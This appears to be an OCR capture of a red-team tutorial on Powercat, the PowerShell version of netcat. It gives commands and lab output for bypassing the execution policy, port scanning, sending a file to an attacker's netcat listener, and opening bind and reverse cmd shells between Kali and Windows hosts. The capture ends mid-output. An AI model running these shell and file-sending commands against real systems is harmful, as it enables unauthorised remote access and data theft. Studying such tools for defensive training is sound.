
iGNITE Technologies

POWERCAT

THE POWERSHELL VERSION OF NETCAT



WWW.HACKINGARTICLES.IN

Contents

Introduction

Powercat is a simple network utility used to perform low-level network communication operations. The tool is an implementation of the well-known Netcat in Powershell. Traditional anti-viruses are known to allow PowerCat to execute. The installed size of the utility is 68 KB. The portability and platform independence of the tool make it an essential arrow in every red teamer's quiver. learn the functionality of this tool. You can download this **here**.

Basic Options in Powercat


Powercat supports various options to play around with.

-l	Listen for a connection
-c	Connect to a listener
-p	The port to connect to or listen on
-e	Execute
-ep	Execute PowerShell
-g	Generate payload
-ge	Generate Encoded payload
-d	Disconnect stream
-i	Input data

Setting up Powercat

A PowerShell execution policy is a safety feature in Windows that determines which scripts can or cannot run on the system. Therefore, we need to set the PowerShell execution policy to "bypass". This would allow all scripts to run without restriction. Thereafter, we need to download Powercat using wget.


```
powershell -ep bypass
wget https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1 -o
powercat.ps1
ls
```



```
PS C:\Users\ignite\Desktop> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\ignite\Desktop> wget https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1 -o powercat.ps1
PS C:\Users\ignite\Desktop> ls


    Directory: C:\Users\ignite\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       10/13/2021   9:43 AM          37667 powercat.ps1
```

Now that we have downloaded the Powercat script, we can import it into the current Powershell terminal and then use it.

```
Import-Module .\powercat.ps1
powercat -h
```




```
PS C:\Users\ignite\Desktop> Import-Module .\powercat.ps1
PS C:\Users\ignite\Desktop> powercat -h

powercat - Netcat, The Powershell Version
Github Repository: https://github.com/besimorhino/powercat

This script attempts to implement the features of netcat in a powershell
script. It also contains extra features such as built-in relays, execute
powershell, and a dnscat2 client.

Usage: powercat [-c or -l] [-p port] [options]

  -c  <ip>        Client Mode. Provide the IP of the system you wish to connect to.
                  If you are using -dns, specify the DNS Server to send queries to.

  -l              Listen Mode. Start a listener on the port specified by -p.

  -p  <port>      Port. The port to connect to, or the port to listen on.

  -e  <proc>      Execute. Specify the name of the process to start.

  -ep             Execute Powershell. Start a pseudo powershell session. You can
                  declare variables and execute commands, but if you try to enter
                  another shell (nslookup, netsh, cmd, etc.) the shell will hang.

  -r  <str>       Relay. Used for relaying network traffic between two nodes.
                  Client Relay Format:   -r <protocol>:<ip addr>:<port>
```

Port Scanning

Powercat is equipped with the functionality to scan for open ports. It can do this by attempting a TCP connection to the ports defined. For example, if I have to check for a running service on ports 21,22,80,443, we can do this by:

```
(21,22,80,443) | % {powercat -c 192.168.1.150 -p $_ -t 1 -Verbose -d}
```

Note that here, we have appended port number as a list variable. The client mode (-c flag) specifies the client to scan. As we can observe in the screenshot below that if the port was found to be open, Powercat successfully set up a stream with the service. the disconnect option (-d) flag specifies Powercat to disconnect the stream as soon as it gets open. Hence, this is how open ports can be discovered using Powercat.


```
PS C:\Users\ignite\Desktop> (21,22,80,443) | % {powercat -c 192.168.1.150 -p $_ -t 1 -Verbose -d}
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Connecting...
VERBOSE: Connection to 192.168.1.150:21 [tcp] succeeded!
VERBOSE: Setting up Stream 2...
VERBOSE: -d (disconnect) Activated. Disconnecting...
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Connecting...
VERBOSE: Connection to 192.168.1.150:22 [tcp] succeeded!
VERBOSE: Setting up Stream 2...
VERBOSE: -d (disconnect) Activated. Disconnecting...
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Connecting...
VERBOSE: Connection to 192.168.1.150:80 [tcp] succeeded!
VERBOSE: Setting up Stream 2...
VERBOSE: -d (disconnect) Activated. Disconnecting...
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Connecting...
VERBOSE: Timeout!
VERBOSE: Stream 1 Setup Failure
VERBOSE: Failed to close Stream 2
VERBOSE: Failed to close Stream 1
```


File Transfer

File transfer is possible in Powercat by data input into the data stream and fetching it at the client end.

Let's create a text file called "notes.txt" in the current folder. Here, the input flag (-i) is used to input data into the stream. This can be used to move files, byte array objects, or strings too.


Now, we'll first set up the listener at the client end. Let us use netcat in Linux for ease here. After setting it up, we'll then use Powercat to transfer this text file.

```
ls
powercat -c 192.168.1.3 -p 443 -i notes.txt
```


```
PS C:\Users\ignite\Desktop> ls


    Directory: C:\Users\ignite\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       10/13/2021  10:00 AM          46518 encodedshell.ps1
-a----       10/13/2021  10:03 AM             54 notes.txt
-a----       10/13/2021   9:43 AM          37667 powercat.ps1


PS C:\Users\ignite\Desktop> powercat -c 192.168.1.3 -p 443 -i notes.txt
```

Whatever was in notes.txt has been transferred to our destination. As you can see, the file was successfully created after a successful connection was terminated.

```
nc -lnvp 443 > notes.txt
ls
```



```
┌──(root💀 kali)-[~/powercat]
└─# nc -lnvp 443 > notes.txt
listening on [any] 443 ...
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49898
^C

┌──(root💀 kali)-[~/powercat]
└─# ls
notes.txt
```

Bind Shell

Bind shell refers to the process where the attacker can connect to an open listener on the target machine and interact with it. To demonstrate this, we'll set up a listener at the target using Powercat and then connect to it. There are two scenarios here:


Netcat to Powercat: Here, the attacker is Kali, and Windows has a listener running on it.

Attacker -> Kali

Victim -> Windows


In an ideal scenario, the attacker would deliver a code that gets executed to open a listener and then allow the attacker to further communicate with the victim by connecting to it.

```
powercat -l -p 443 -e cmd
nc 192.168.1.145 443
```



```
PS C:\Users\ignite\Desktop> powercat -l -p 443 -e cmd
```

And thus, we observe that the interactive session is now active on the attacker machine.




```
┌──(root💀 kali)-[~/powercat]
└─# nc 192.168.1.145 443
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\ignite\Desktop>
```

Powercat to Powercat: The same could be achieved between two Powercat scripts too. On the listener, we set up port 9000 and the attacker to connect and deliver the cmd executable.


Listener: Ignite (Windows username)
Attacker: raj (Windows username)

```
powercat -l -p 9000 -e cmd -v
powercat -c 192.168.1.145 -p 9000 -v
```



```
PS C:\Users\ignite\Desktop> powercat -l -p 9000 -e cmd -v
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Process
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 9000)
VERBOSE: Connection from [192.168.1.45] port  [tcp] accepted (source p
VERBOSE: Setting up Stream 2...
VERBOSE: Starting Process cmd...
VERBOSE: Both Communication Streams Established. Redirecting Data Betw
_
```

As you can see, the attacker is successfully able to connect to the listener and spawn an interactive session. We checked the identity using whoami.



```
PS C:\Users\raj\Desktop> powercat -c 192.168.1.145 -p 9000 -v
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Connecting...
VERBOSE: Connection to 192.168.1.145:9000 [tcp] succeeded!
VERBOSE: Setting up Stream 2...
VERBOSE: Both Communication Streams Established. Redirecting Data Betw
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\ignite>whoami
whoami
msedgewin10\ignite

C:\Users\ignite>_
```

Reverse Shell

Reverse shell refers to the process in which the attacker machine has a listener running to which the victim connects and then the attacker executes code.


1. Netcat to Powercat: Here, Kali (netcat) is the attacker machine with the listener running on port 443, and Windows running Powercat (victim) shall connect to it.

Attacker: Netcat (Kali)

Victim: Ignite (Windows username)


This is achieved by first running netcat in listener mode on the attacker machine and then running powercat in client mode to connect.

```
nc -lvnp 443
powercat -c 192.168.1.3 -p 443 -e cmd.exe
```



```
PS C:\Users\ignite\Desktop> powercat -c 192.168.1.3 -p 443 -e cmd.exe
```


As you can see, as soon as the victim enters the Powershell command, we get an interactive shell



```
┌──(root💀 kali)-[~/powercat]
└─# nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49936
